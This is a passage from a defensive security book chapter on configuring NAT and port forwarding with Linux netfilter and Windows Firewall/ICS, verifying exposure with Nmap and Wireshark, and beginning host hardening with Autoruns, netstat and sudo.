In order for Linux to NAT for us, it has to be configured to forward packets. To enable packet forwarding, type this at a command prompt:

```
echo 1 > /proc/sys/net/ipv4/ip_forward
```

How to actually set this on startup varies from distribution to distribution based upon the startup file and system configuration scripts. Red Hat distributions have you add `FORWARD_IPV4=YES` in your */etc/sysconfig/network*; other distributions vary wildly. In a pinch, add the above command to */etc/rc.local*, */etc/conf.d/local.start*, or the network startup scripts. There are so many different favors of Linux and several different ways to specify forwarding; the best way to determine how to enable forwarding in your version of Linux is to check the distribution's documentation.

Once IP forwarding is enabled, using *netfilter* for NAT is a fairly straightforward operation called the `POSTROUTING` chain—no separate daemons to run, no convoluted policies to write, just a few simple rules in a new chain. First, add a permit policy on the `FORWARD` table you locked down earlier so that your inside addresses can route out:

```
iptables -A FORWARD -s 192.168.0.0/255.255.255.0 -i eth1 -j ACCEPT
```

Note the inbound interface option of `-i eth1`—this keeps hosts on the outside from spoofing packets in by allowing only packets in on this IP address range from *eth0*.

Add an established rule for reply traffic, with a similar interface restriction for the return traffic (`-i eth0`):

```
iptables -A FORWARD -m state --state ESTABLISHED,
RELATED -i eth0 -j ACCEPT
```

Add a `MASQUERADE` target to the Nat table's `POSTROUTING` chain. Specify the source address for the inside subnet (`-s 192.168.0.0/255.255.255.0`) and specify the outgoing interface (`-o eth0`):

```
iptables -t nat -A POSTROUTING -s 192.168.0.0/255.255.255.0 -o
eth0 -j MASQUERADE
```

A quick check with `iptables -L -n --line-numbers` reveals:

```
Chain INPUT (policy DROP)
num  target     prot opt source               destination
1    ACCEPT     all  --  0.0.0.0/0            0.0.0.0/0
     state RELATED,ESTABLISHED
2    ACCEPT     tcp  --  0.0.0.0/0            0.0.0.0/0
     tcp dpt:22
3    ACCEPT     icmp --  0.0.0.0/0            0.0.0.0/0
      icmp type 8
```

```
Chain FORWARD (policy DROP)
num  target     prot opt source               destination
1    ACCEPT     all  --  192.168.0.0/24       0.0.0.0/0
2    ACCEPT     all  --  0.0.0.0/0            0.0.0.0/0     ]
      state RELATED,ESTABLISHED

Chain OUTPUT (policy ACCEPT)
num  target     prot opt source               destination
```

"HEY! Where's the MASQUERADE rule?" you ask.

Simple—the `iptables -L` command defaults to showing the Filter table. To view another table's rules, you must specify it with the `-t` parameter, such as `iptables -L -n -t nat`, which shows you:

```
Chain PREROUTING (policy ACCEPT)
target     prot opt source               destination

Chain POSTROUTING (policy ACCEPT)
target     prot opt source               destination
MASQUERADE  all  --  192.168.0.0/24       0.0.0.0/0

Chain OUTPUT (policy ACCEPT)
target     prot opt source               destination
```

There it is. When you use MASQUERADE, you don't have to worry about what IP address you are going to NAT to because this option simply grabs the interface's IP address and uses it. It simplifies things tremendously.

Inbound Service Mapping with Netfilter

To set up NAT with inbound connections, first follow the steps to provide basic NAT. For this example, create a web server on the inside at 192.168.0.50 running on port 80. You want your outside interface (*eth0*) to listen for connections on port 80, translate the destination to the inside server, and forward them to the internal server. To do this, create two rules—one for the translation and one for the forward. First, the translation:

```
iptables -t nat -I PREROUTING -i eth0 -p tcp --dport 80 -j
DNAT --to 192.168.0.50:80
```

This tells the Nat table's PREROUTING chain to accept connections on the *eth0* interface for TCP connections with a destination port of 80 and to destination-translate those packets to IP address 192.168.0.50 and port 80. You can add source-address filtering for additional security with an `-s` parameter and an IP address. This allows the packet in the door, but unless you add an accept rule in the FORWARD chain, it is dropped because the FORWARD chain's default policy is DROP. Add a new rule:

```
iptables -A FORWARD -i eth0 -o eth1 -p tcp --dport 80 -j ACCEPT
```

This rule allows any packets requiring forwarding coming in (`-i`) from *eth0* and going out (`-o`) of *eth1* with a TCP destination port of 80. Now test your settings. You

should be able to view the inside web page at 192.168.0.50:80 by browsing to the outside NAT IP of 12.34.56.78:80.

Internet-in-a-Box: All Traffic to One Destination Using Netfilter

This is a cool technique I coined my own term for: *Internet-in-a-Box*. It is essentially an all-traffic-to-one-destination NAT rule. This is handy for malware research where you want to watch the malware code in action.

I use VMWare's GSX server quite often and have virtual machines configured so that they can be *reverted* to a pristine state. I will download a suspected malware sample and purposely execute it on the virtual machine that is configured so that its default gateway is another host configured to be an Internet-in-a-Box. No matter where the infected PC tries to go, they get rerouted to a victim host of your choice. This technique is also good for enforcing transparent proxies; simply point all traffic at a compatible transparent proxy and let it handle the rest.

We have already used DNAT for static inbound mapping; now it's time to use it to redirect packets to a target. Permit the forwarding of the DNAT'd traffic as well as the return traffic. In order for this to work seamlessly, you do not want to `DNAT` DNS, so that if the attacker does a DNS look-up first, he can receive a response. Another alternative is to `DNAT` DNS to a DNS server you control. Finally, in order to ensure the new target responds properly, `MASQUERADE` the sender's original IP address to the outgoing interface so you do not need to worry about routes. Here is a complete listing of the commands:

```
iptables -A FORWARD -s 192.168.0.0/24 -i eth1 -j ACCEPT
iptables -A FORWARD -m state --state ESTABLISHED,RELATED -i eth0 -j ACCEPT
iptables -t nat -A PREROUTING -i eth1 -p udp --dport 53  -j ACCEPT
iptables -t nat -A PREROUTING -i eth1 -p ip -j DNAT --to 10.20.30.40
iptables -t nat -A POSTROUTING -s 192.168.0.0/24 -o eth0 -p ip -j MASQUERADE
```

These rules do the following in order:

1. Set the permission for the forwarding traffic.
2. Set the permission for the return traffic.
3. Allow DNS (UDP/53) requests received on interface *eth1* (our inside interface) to proceed unmolested through the `PREROUTING` chain.
4. Change all other traffic on interface *eth1* (our inside interface) destination's IP address to 10.20.30.40.
5. Change the source IP address of all traffic from 192.168.0.0/24 that is going out interface *eth0* to *eth0*'s IP address.

Try going to *http://www.google.com*; instead you are redirected to 10.20.30.40.

13.5 Securing Windows Systems with Windows Firewall/Internet Connection Sharing

Internet Connection Sharing (ICS) debuted in Windows 98 and allows several machines on a LAN to share a single PC's dial-up-networking (DUN) connection through a simplistic NAT. It provides a rudimentary DHCP server and some access controls over which PCs can access the ICS; but otherwise, it is quite featureless.

Windows XP included the Internet Connection Firewall (ICF), which was disabled by default. When activated, ICF works by blocking all connections to the host, then allowing pinhole permits on inbound connections to specific services on specific hosts. With Windows XP Service Pack 2, ICF was turned on by default, given its own applet on the control panel, and renamed Windows Firewall.

Microsoft has (rightfully so) received a lot of guff over its lack of security. They *are* trying, however, and Windows Firewall shows these efforts. It does the right thing with being an implicit-deny/explicit-permit firewall. And it nags you with pop-ups from the system tray when an interface is not secured.

But it's clear it still could use some improvement. Windows Firewall supports blocking inbound connections, but does nothing for outbound connections such as rootkits, spyware, and phone-home backdoors. Microsoft recommends you do not activate Windows Firewall unless the interface is directly connected to the Internet—if you have some sort of other firewall, they suggest you disable Windows Firewall and rely on the external firewall for protection. They also say that Windows Firewall does not work with some ISP's Point-to-Point Protocol over Ethernet (PPPoE) drivers and suggest disabling it in those cases.

I personally keep Windows Firewall activated on all interfaces at all times unless I'm specifically doing something that requires it to be disabled—any protection, even as limited as Windows Firewall, is better than no protection at all.

Initial Setup

Windows Firewall comes free with Windows XP, and if you have updated to Service Pack 2, it is probably already active. To verify your Windows Firewall status with Service Pack 2, open the Windows Firewall properties from the Control Panel. This controls the global settings. The General tab appears first and makes it visually very clear which setting you have the firewall set to. In order to make changes to the Windows Firewall configuration, you must be logged in with an account that has Administrator privileges on the box.

One handy thing you can do with Windows is name your interfaces. I have configured a Windows XP Service Pack 2 system with two interfaces: one connected to the Internet, and one connected to my local LAN. I renamed the Internet-facing interface *Internet Connection* to help me keep track of which interface is which. To name

the interfaces, open the Network Connections, right-click the interface to change and select Rename, or slowly double-click on the interface name and it changes to edit mode and allows you to make changes. Check out Figure 13-2 for details.



Figure 13-2. Renaming interfaces in Windows

Inbound Connection Blocking with Windows FW/ICS

To activate Windows Firewall, use the Window Firewall Control Panel applet. Under the General tab, click the On radio button. For maximum security, also select the "Don't allow exceptions" option (exceptions are covered in the next section). Ensure your interfaces are also Windows Firewall-enabled by verifying they are checked in the Advanced tab. Once these settings are set, click OK to activate Windows Firewall—it's just that easy. A locked-down Windows XP SP2 system looks like Figure 13-3.

Allowing Inbound Connections with Windows FW/ICS

This section covers the "Don't allow exceptions" checkbox. Windows Firewall is an Implicit Deny/Explicit Permit firewall. That is, if it is active on an interface and you do not explicitly specify a permit, it is implicitly denied by default. This is actually a good security model. Let's permit Remote Desktop Protocol (RDP) so we can access this system remotely.

Start by following the instructions for locking down the box. Proceed to the General tab and uncheck the "Don't allow exceptions" option. Select the Exceptions tab and select which local services you wish to allow outside access to. The setup should look similar to Figure 13-4.

Windows supports port filtering by TCP/UDP port descriptions and by application. When an application attempts to open a port on an interface with Windows Firewall


Windows Firewall
General
Exceptions
Advanced
Windows Firewall is helping to protect your PC
Windows Firewall helps protect your computer by preventing unauthorized users from gaining access to your computer through the Internet or a network.
On (recommended)
This setting blocks all outside sources from connecting to this computer, with the exception of those selected on the Exceptions tab.
Don't allow exceptions
Select this when you connect to public networks in less secure locations, such as airports. You will not be notified when Windows Firewall blocks programs. Selections on the Exceptions tab will be ignored.
Off (not recommended)
Avoid using this setting. Turning off Windows Firewall may make this computer more vulnerable to viruses and intruders.
Windows Firewall is using your domain settings.
What else should I know about Windows Firewall?
OK
Cancel
Windows Firewall
General
Exceptions
Advanced
Network Connection Settings
Windows Firewall is enabled for the connections selected below. To add exceptions for an individual connection, select it, and then click Settings:
Internet Connection
Local Area Connection
Settings...
Security Logging
You can create a log file for troubleshooting purposes.
Settings...
ICMP
With Internet Control Message Protocol (ICMP), the computers on a network can share error and status information.
Settings...
Default Settings
To restore all Windows Firewall settings to a default state, click Restore Defaults.
Restore Defaults
OK
Cancel

Figure 13-3. Windows Firewall in lockdown mode


Windows Firewall
General
Exceptions
Advanced
Windows Firewall is helping to protect your PC
Windows Firewall helps protect your computer by preventing unauthorized users from gaining access to your computer through the Internet or a network.
On (recommended)
This setting blocks all outside sources from connecting to this computer, with the exception of those selected on the Exceptions tab.
Don't allow exceptions
Select this when you connect to public networks in less secure locations, such as airports. You will not be notified when Windows Firewall blocks programs. Selections on the Exceptions tab will be ignored.
Off (not recommended)
Avoid using this setting. Turning off Windows Firewall may make this computer more vulnerable to viruses and intruders.
What else should I know about Windows Firewall?
OK
Cancel
Windows Firewall
General
Exceptions
Advanced
Windows Firewall is blocking incoming network connections, except for the programs and services selected below. Adding exceptions allows some programs to work better but might increase your security risk.
Programs and Services:
Name
File and Printer Sharing
Remote Assistance
Remote Desktop
UPnP Framework
Add Program...
Add Port...
Edit...
Delete
Display a notification when Windows Firewall blocks a program
What are the risks of allowing exceptions?
OK
Cancel

Figure 13-4. Windows Firewall allowing RDP connections

enabled, a pop-up informs you that Windows is blocking access to this listener unless you say otherwise. This can be turned off by unchecking the "Display a notification when Windows Firewall blocks a program" checkbox, but this is a pretty useful feature, so leave it on. Windows automatically makes a new entry for any

program it detects creating a listener port. You can then go to the Exceptions tab and turn these ports on and off as you like. Note that you do not need to enable File and Printer Sharing in order to look at other systems' shares, only to share your own resources.

Filtering Connections with Windows FW/ICS

Windows Firewall does allow inbound connections to be filtered by host, but it is a bit of a kludge. The IP filtering is called a *Scope* in Windows Firewall, and it is configurable on a by-port or by-process basis.

To filter incoming connections, first follow the instructions for allowing inbound connections to specific services. Then go to the Exceptions tab and select the exception rule to which you would like to add host filtering and click Edit. Now change the scope of this permit.

Assuming you have followed the previous instructions for allowing RDP, this now continues where those instructions left off. After clicking the checkbox next to Remote Desktop to enable RDP in the Exceptions tab, ensure Remote Desktop is highlighted, and click the Edit button to display the "Edit a Service" window. In that window, click the "Change scope" button to display the Change Scope window.

The Change Scope window has a radio button that allows you to select from three options: "Any," "My network," or a "Custom list." While you could select Any and be done, let's practice adding it manually. Type the subnet IP address (e.g., 10.1.1.0) followed by a forward slash and the subnet mask (e.g., a standard class C of 255.255.255.0, which selects all computers with a 10.1.1.x IP address). See Figure 13-5 for an example.


Edit a Service
You can individually configure the port(s) that are associated with this service. To open a port, select the check box next to it.
Name
Scope
TCP 3389
Any
Change scope...
OK
Cancel
Change Scope
To specify the set of computers for which this port or program is unblocked, click an option below.
To specify a custom list, type a list of IP addresses, subnets, or both, separated by commas.
Any computer (including those on the Internet)
My network (subnet) only
Custom list:
10.1.1.0/255.255.255.0
Example: 192.168.114.201,192.168.114.201/255.255.255.0
OK
Cancel

Figure 13-5. Editing the service scope

To finish, click OK to close the Change Scope window and then click OK in the "Edit a Service" window. RDP is now locked down to just those IP addresses.

A Windows FW/ICS NAT Gateway

Windows Firewall uses Internet Connection Sharing to provide NAT services to other hosts on the local subnet. Activate ICS by opening the properties windows of the Internet-facing connection and proceeding to the Advanced tab. In order for ICS to work, there must be two interfaces: the public Internet outside interface and the private network inside interface. The public interface can be a modem or an Ethernet interface connected to a broadband router.

First, follow the steps for locking down an interface for the outside interface. Then make sure that the inside interface is completely firewall-free—other Windows systems can use Universal Plug and Play (UPnP) to discover your gateway and need the UPnP port open.

To activate ICS on the gateway system, open the properties window for the Internet-facing interface from Network Connections and go to the Advanced tab again. Click "Allow other network users to connect through this computer's Internet connection." Also, uncheck "Allow other network users to control or disable the Internet connection." If this option is checked, anyone on the network that connects through you using Simple Service Discovery Protocol (SSDP, a UPnP protocol) can use Internet Gateway Device Discovery and Control Client (IGDCC) to shut down your Internet interface.

If the inside interface was set to DHCP, it is automatically changed to a static IP with an address of 192.168.0.1/24; otherwise, it is left as is. A simple DHCP server is started on the inside interface that provides IP addresses to other systems on the local subnet. At this point, the sharing system acts as a NAT router—packets sent to it destined for other IP addresses are NAT'd to the Internet interface and routed out.

Windows Internet Connection Sharing does not work with systems associated with an NT Domain. For domain-level connection sharing, Microsoft wants you to buy their ISA server for ~$1,500 (Standard Edition) to ~$5,500 (Enterprise Edition). If you need to use a domain, but do not want to buy an ISA server, just install Linux or BSD on an old clunker box and follow the steps in those sections for a cheaper NAT solution.

As mentioned earlier, other Windows XP systems can also use UPnP to discover the ICS gateway. If discovered, a new connection appears in Network Connections showing an *Internet Gateway* object. You can obtain status information on the sharing computer's Internet connection by right-clicking the gateway and selecting Status. See Figure 13-6 for details.

Inbound Service Mapping with Windows FW/ICS

To add static inbound port mappings to a Windows system using ICS, first follow the steps to get it set up. Next, you are going to add a new service to your host, but



Figure 13-6. ICS Gateway Object and Status window

with a twist. Open the Windows Firewall Control Panel and select the Advanced tab. Select your outside interface from the Network Connection Settings area and click the Settings button next to it. This displays all the configured services that are allowed to connect to this interface. If ICS is properly configured, you have firewalled this outside interface and all services should be unchecked.

If you want to permit a service that is already listed in the display, select it and click the Edit button. This displays the Service Settings window. If you are using a predefined service, the only option that is editable is the name or IP address of the inside host serving this protocol. Simply type in the IP of the inside host and click OK. To enable access from the outside, click to place a checkmark next to this service.

If you are creating a new service, click the Add button. The Service Settings window appears as before, only all fields are unlocked for editing. Give the service a description, then fill out the details as appropriate: the Name or IP address is the IP address of the internal system hosting the service, the External Port is the port accessed by outsiders, and the Internal Port is the port on which the internal host is servicing this protocol. If you try to create a new service for the same External Port as an existing service, you are told you cannot create the new port. See Figure 13-7 for an illustration of these windows.

13.6 Verifying Your Coverage

Performing a simple Nmap scan directed against your firewalled host is a great way to see how effectively your configuration performs. Details on how to use various port scanners can be found in Chapter 2. Figure 13-8 shows a sample Nmap scan against a Linux server hosting HTTPS and SSH—a fairly good, secure combination.



Figure 13-7. Windows Firewall Advanced Service Settings


10.157.5.5 - PuTTY
meduza ~ # nmap 10.1.1.198
Starting Nmap 4.01 (http://www.insecure.org/nmap/) at 2006-09-20 15:17 PDT
Interesting ports on 10.1.1.198:
(The 1670 ports scanned but not shown below are in state: closed)
PORT STATE SERVICE
22/tcp open ssh
443/tcp open https
Nmap finished: 1 IP address (1 host up) scanned in 0.926 seconds
meduza ~ #

Figure 13-8. Nmap scan of a fairly secure Linux HTTPS server

For comparison, Figure 13-9 shows an insecure Windows Server sharing entirely too many ports. It is serving HTTPS, which is nice, but what else? MS RPC? MS Directory Services? NetBIOS Session Service? MS SQL? All of these services regularly have new vulnerabilities announced against them—just offering these services publicly, patched or not, is blood in the water for hackers. These services should never be accessible outside the networks under your control. Remember—every open port on your computer increases your attack surface.


10.157.5.5 - PuTTY
meduza ~ # nmap 10.157.5.4
Starting Nmap 4.01 (http://www.insecure.org/nmap/) at 2006-09-20 15:25 PDT
Interesting ports on 10.157.5.4:
(The 1658 ports scanned but not shown below are in state: closed)
PORT STATE SERVICE
21/tcp open ftp
25/tcp open smtp
42/tcp open nameserver
53/tcp open domain
80/tcp open http
135/tcp open msrpc
139/tcp open netbios-ssn
443/tcp open https
445/tcp open microsoft-ds
1026/tcp open LSA-or-nterm
1032/tcp open iad3
1040/tcp open netsaint
1433/tcp open ms-sql-s
3389/tcp open ms-term-serv
MAC Address: 00:30:1B:AC:8A:B4 (Shuttle)
Nmap finished: 1 IP address (1 host up) scanned in 1.603 seconds
meduza ~ #

Figure 13-9. Nmap scan of an insecure Windows server

Performing a packet capture on your firewalled host is also a good way to see whether your host is leaking information you would rather not have released. When combined with a port scan, this is doubly useful because you can watch the scans come in and then see how your system responds. Details on performing packet captures can be found in Chapter 18. See Figure 13-10 for a screenshot of Wireshark in action during a port scan against a system.


portscan.pcap - Wireshark
File Edit View Go Capture Analyze Statistics Help
Filter: Expression... Clear Apply
No. Time Source Destination Protocol Info
4 1.568375 10.157.5.5 10.1.1.83 ICMP Echo (ping) request
5 1.568461 10.1.1.83 10.157.5.5 ICMP Echo (ping) reply
6 1.569354 10.157.5.5 10.1.1.83 TCP 41693 > http [ACK] Seq=0 Ack=0 Win=1024 Len=0
7 1.569409 10.1.1.83 10.157.5.5 TCP http > 41693 [RST] Seq=0 Len=0
8 1.644176 10.157.5.5 10.1.1.83 TCP 41670 > 22 [SYN] Seq=0 Len=0 MSS=1440
9 1.648301 10.1.1.83 10.157.5.5 TCP 22 > 41670 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len
10 1.649247 10.157.5.5 10.1.1.83 TCP 41670 > telnet [SYN] Seq=0 Len=0 MSS=1440
11 1.649284 10.1.1.83 10.157.5.5 TCP telnet > 41670 [RST, ACK] Seq=0 Ack=1 Win=0 Le
12 1.649601 10.157.5.5 10.1.1.83 TCP 41670 > auth [SYN] Seq=0 Len=0 MSS=1440
13 1.649634 10.1.1.83 10.157.5.5 TCP auth > 41670 [RST, ACK] Seq=0 Ack=1 Win=0 Len=
14 1.649974 10.157.5.5 10.1.1.83 TCP 41670 > ldaps [SYN] Seq=0 Len=0 MSS=1440
15 1.650006 10.1.1.83 10.157.5.5 TCP ldaps > 41670 [RST, ACK] Seq=0 Ack=1 Win=0 Len
16 1.652108 10.157.5.5 10.1.1.83 TCP 41670 > ftp [SYN] Seq=0 Len=0 MSS=1440
17 1.652140 10.1.1.83 10.157.5.5 TCP ftp > 41670 [RST, ACK] Seq=0 Ack=1 Win=0 Len=0
18 1.653385 10.157.5.5 10.1.1.83 TCP 41670 > 256 [SYN] Seq=0 Len=0 MSS=1440
Frame 1 (106 bytes on wire, 106 bytes captured)
Ethernet II, Src: Vmware_19:af:39 (00:0c:29:19:af:39), Dst: AbitComp_f5:ae:07 (00:50:8d:f5:ae:07)
Internet Protocol, Src: 10.1.1.83 (10.1.1.83), Dst: 10.1.1.200 (10.1.1.200)
Transmission Control Protocol, Src Port: 22 (22), Dst Port: 1802 (1802), Seq: 0, Ack: 0, Len: 52
SSH Protocol
0000 00 50 8d f5 ae 07 00 0c 29 19 af 39 08 00 45 10 .P.....)..9..E.
0010 00 5c cc fb 40 00 40 06 56 74 0a 01 01 53 0a 01 .\..@.@. Vt...S..
0020 01 c8 00 16 07 0a b6 8f 6b 63 7b b0 26 bf 50 18 ..... kc{.&.P.
0030 25 b0 94 11 00 00 fb b1 34 d2 11 00 59 92 a7 68 %..... 4...Y..h
0040 94 3c 63 64 40 ff fb 1c 60 fd 9d 4d c3 d8 28 ee .<cd@... `..M..(.
File: "C:/Documents and Settings/Dave.REDCORE/Desktop/portscan.pcap" ... P: 3354 D: 3354 M: 0

Figure 13-10. Wireshark capture of a port scan against a Linux server

You can see that Nmap by default does an ICMP echo (*ping*) request first, to which the server responds. If you really want to lock this down, you could block *ping* and be more secure, but at a cost of inconvenience at the loss of the ICMP protocol. Some of the packets are green, indicating normal packets; in this case, a SYN packet from the scanning system trying to see whether you are running HTTP. Any green-colored packets coming from the system means it responded with an *okay to connect* reply, which means the port is open—those should be double-checked against your intended policy. Red-colored packets are TCP reset packets, which tell the requestor that the service requested is not available. Even sending these standard replies (or not sending them) can tell an attacker about your security posture.

—Dave Killion

14

Host Hardening

What exactly do we mean by *host hardening*? It has several meanings in the field of computer security, such as limiting network access to a system by the traditional method of turning off unnecessary network services, by firewalling, or by enforcing authentication to use a service. Almost everyone who has installed recent versions of Microsoft Windows has been exposed to a rudimentary firewall system. An easy-to-use firewall is also built into Mac OS X. Modern versions of Linux contain powerful firewall capabilities. You can read more about firewalls in Chapter 13.

Host hardening can also mean that existing services are available only to certain users at certain times. This can mean that a user will operate under a lower privilege and be granted higher-level privileges as the need arises. Most Unix users are familiar with the command *su*, and you might at least know about the *sudo* program. On Windows, you have the option to run the system as an unprivileged user and only run processes as an Administrator using the Run As... service. (Most people don't, and choose to log into their systems as an Administrator.)

You can also harden a system by testing common weak points and make security changes accordingly. For example, you can check that all your users have strong passwords, ones that are difficult to guess or stumble upon. You can run automatic update software to ensure that the system has incorporated security updates from your vendor, or trusted third parties. You can audit the system's configuration settings and enable or disable the internal subsystems you need to secure the machine.

Host hardening can also mean limiting potential damage if something does go wrong. On Unix-like systems, this could mean that you disallow executing files (or scripts, or applications) in public directories such as */tmp*. Going deeper, another hardening technique involves making changes to the system kernel to prevent executing memory flagged as non-executable. Or you can limit damage by separating or *sandboxing* a process or network service via *chroot*. Taken to somewhat of an extreme, you can even separate a service from the system it runs on using an entire virtual machine.

Since the topic is so varied, we're going to look at host hardening as:

- Controlling listening services and ports (maybe using a firewall)
- Turning off things that do not need to run
- Using some kind of access control
- Limiting the damage a vulnerable program can cause

14.1 Controlling Services

Shutting down services should be straightforward, but unfortunately, it seems that almost every program you install wants to be activated on system startup or user login—your chat client, your music player, your browser, everything wants to feel like it's important.

On a Windows machine, there are probably a dozen ways to start an application at system startup or user login. Autoruns from the Sysinternals suite is the best tool I've encountered for ferreting out what your system is going to automatically load. If you are running Windows, you should download Autoruns (see Figure 14-1) immediately from Microsoft (*http://www.microsoft.com/technet/sysinternals/utilities/autoruns.mspx*).


Autoruns [UNETHICAL\emarkham] - Sysinternals: www.sysinternals.com
File Entry Options User Help
Services Drivers Boot Execute Image Hijacks AppInit KnownDLLs
Winlogon Winsock Providers Print Monitors LSA Providers
Everything Logon Explorer Internet Explorer Scheduled Tasks
Autorun Entry Description Publisher Image Path
HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\Userinit
C:\WINDOWS\s... Userinit Logon Application Microsoft Corporation c:\windows\system32\userinit.exe
HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\Shell
Explorer.exe Windows Explorer Microsoft Corporation c:\windows\explorer.exe
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
SunJavaUpdate... Java(TM) 2 Platform Standa... Sun Microsystems, Inc. c:\program files\java\jre1.5.0_10\bin\jusched.exe
UpdReg Creative UpdReg Creative Technology Ltd. c:\windows\updreg.exe
HKCU\Software\Microsoft\Windows\CurrentVersion\Run
TaskSwitchXP TaskSwitchXP Pro 2.0 Alexander Avdonin c:\program files\taskswitchxp\taskswitchxp.exe
jusched.exe
Java(TM) 2 Platform Standard
Sun Microsystems, Inc.
Size: 48 K
Time: 11/9/2006 3:07 PM
Version: 5.00.0100.0003
Ready.

Figure 14-1. Autoruns is easily the nicest startup manager I've used

On a Unix-like system, the situation is slightly more complicated. Almost all of the programs that automatically load are started through the system *init* and the *inetd* daemons. Some Linux distributions, such as Red Hat Linux and Ubuntu, have excellent GUI utilities that show you what the system will load, but others, such as

Slackware, are configurable only at the command line. In any event, you should also check if anything odd is being started via the *cron* or *at* daemons as well. You'll have to check with the documentation that came with your particular distribution on where your various daemons place their files. If you don't know for certain, you can start your hunt in */var* using the *find* command:

```
find /var -iname "*cron*"
```

The toughest part in controlling your service daemons is deciding what you need to run the system, and what you can turn off. If you are not altogether familiar with your system, the tendency is to leave everything as it is out of fear that you may turn off something necessary for the system to start. In actuality, most *nix systems need very little to start up and run. Too many distributions start up all kinds of X11 stuff (the font server, an event daemon, the X display manager, etc.) or unnecessary print services and so forth. If this is a server, accessed remotely, turn them off. Does the system really need a mail server or do you need only the ability to relay mail to another SMTP server? The obvious advice is "run only what you need."

Here's the list of services that I run on my laptop when it boots:

- `sshd`
- `syslog`
- `nullmailer` (for SMTP relay)
- `cron`
- `udevd`

14.2 Turning Off What You Do Not Need

Take a look at your system. Is it running 50 different processes you know nothing about? If we take some random Windows XP install and run `netstat -aon` inside a CMD window, what might we see?

```
Active Connections
  Proto  Local Address          Foreign Address        State           PID
  TCP    192.168.1.81:1292      64.191.197.245:706     ESTABLISHED     2160
  TCP    192.168.1.81:1863      192.168.1.1:5819       ESTABLISHED     3828
  TCP    192.168.1.81:1894      70.109.139.219:52525   ESTABLISHED     3828
  TCP    192.168.1.81:1919      192.168.1.1:5819       ESTABLISHED     3828
  TCP    192.168.1.81:1967      24.8.195.195:30809     ESTABLISHED     3828
  TCP    192.168.1.81:1971      81.93.108.73:46123     ESTABLISHED     3828
  TCP    192.168.1.81:1972      75.134.131.167:16470   ESTABLISHED     3828
  TCP    192.168.1.81:2031      84.190.103.54:6881     ESTABLISHED     3828
  TCP    192.168.1.81:2054      82.131.196.41:6881     ESTABLISHED     3828
  TCP    192.168.1.81:2072      82.152.170.220:34683   ESTABLISHED     3828
  TCP    192.168.1.81:2078      172.182.28.215:64649   ESTABLISHED     3828
  TCP    192.168.1.81:2080      213.143.75.160:59429   ESTABLISHED     3828
  TCP    192.168.1.81:2090      85.17.40.43:80         SYN_SENT        3828
  TCP    192.168.1.81:63011     24.5.211.82:4041       ESTABLISHED     3828
```

```
TCP    192.168.1.81:63011     24.67.137.89:1599      ESTABLISHED     3828
TCP    192.168.1.81:63011     24.118.225.33:63230    ESTABLISHED     3828
TCP    192.168.1.81:63011     24.169.228.109:2066    ESTABLISHED     3828
TCP    192.168.1.81:63011     24.222.25.43:56807     TIME_WAIT       0
TCP    192.168.1.81:63011     60.22.249.185:2875     ESTABLISHED     3828
TCP    192.168.1.81:63011     60.48.218.169:3446     TIME_WAIT       0
TCP    192.168.1.81:63011     60.48.218.169:3465     TIME_WAIT       0
TCP    192.168.1.81:63011     60.48.218.169:3482     TIME_WAIT       0
TCP    192.168.1.81:63011     60.48.218.169:3499     TIME_WAIT       0
TCP    192.168.1.81:63011     60.48.218.169:3516     TIME_WAIT
TCP    192.168.1.81:63011     60.48.218.169:3538     TIME_WAIT       0
TCP    192.168.1.81:63011     60.52.118.86:63233     LAST_ACK        3828
TCP    192.168.1.81:63011     62.150.137.115:35847   ESTABLISHED     3828
TCP    192.168.37.10:139      0.0.0.0:0              LISTENING       4
```

What is all this stuff? Why is it running and listening on all of these ports? If you want to get a quick view of what processes are using the network, pop open a CMD window and run `netstat -aonbv`. The `-n` disables DNS lookups (for speed), the `-o` shows the Parent Process ID, and the `-b` and the `-v` work in conjunction to show the name of the executable currently using the connection. GNU/Linux administrators should get in the habit of popping off `netstat -aopl --numeric-hosts`, which does the same thing, just with different letters. If the machine has been heavily compromised and is running a rootkit, don't expect *netstat* to show truthful data. Windows administrators can download a copy of TCPView, shown in Figures 14-2 and 14-3, which is from the Sysinternals tool suite and available from Microsoft directly at *http://www.microsoft.com/technet/sysinternals/utilities/TcpView.msapx*. I really like this tool. It's like a combination of *netstat* and the Windows Task Manager, and it allows you to right-click on a process to either examine the properties or kill the process.

In this case, someone had taken control of the machine through an exposed MSRPC vulnerability and installed a VNC server, then installed a BitTorrent client as well as an SMTP relay to send some spam. Thankfully, the machine was a victim host running on a VMware virtual machine. We saved the compromised disk image for later analysis, restored a prior image from a backup, patched the vulnerability, and edited our firewall rules to block connections to MSRPC ports. Virtualization as a hardening technique is covered in Section 14.9.

14.3 Limiting Access

Many common operating systems adhere to the idea that a user is granted privilege based on a series of lists. In traditional Unix, for example, a user is listed as a member of a group in the */etc/passwd* and */etc/group* lists, and the group that user belongs to is, say, allowed to execute a given program, write to some file, or delete some directory. On a Microsoft Windows system, the same sort of access control exists as well. Users are divided into pre-existing groups that allow them various levels of privilege on the system (e.g., the Administrators group, the Power Users group, the Users group). Some groups, such as the Administrators and the Power Users, can



Figure 14-2. TCPView right-click pop-up menu



Figure 14-3. Process Properties dialog box

install software onto the system. Other groups, such as Guests, have very limited access and can only run certified programs. This is all fine and well, but sometimes for perfectly good reasons, a person needs to temporarily use a higher privilege level than they are normally allowed. Traditionally, a user has the capability to completely assume the login of an administrative account via *su* or Run As... (Unix and Windows respectively), but these solutions lack many desirable features.

We have similar situations in real life. Let's say that you have to access the electrical room in a building to install some wiring. A reasonable procedure would probably entail someone recording some pertinent information about you: your name, who you work for, why you are there, and so forth. Most likely, you would be asked to provide some credentials—say, a business card, a license, or an access badge. Then you may be given a key, or your badge may be added to the security system to allow it access into the electrical room. After some reasonable amount of time has passed, you are expected to return the key, or perhaps your badge access to the room expires.

This is almost exactly how a system such as *sudo* works. You are added to list that says that you are the type of person who needs additional privilege (you are added to the */etc/sudoers* file by another, authorized user), you have to provide a credential (you enter your own password, not the *root* password), and you are granted a short-term token that expires after a reasonable amount of time has elapsed (five minutes is the default). Your actions are logged (via *syslog* or some other logging if you wish) and you can only access the room (or the program) the Administrator allows you.

sudo

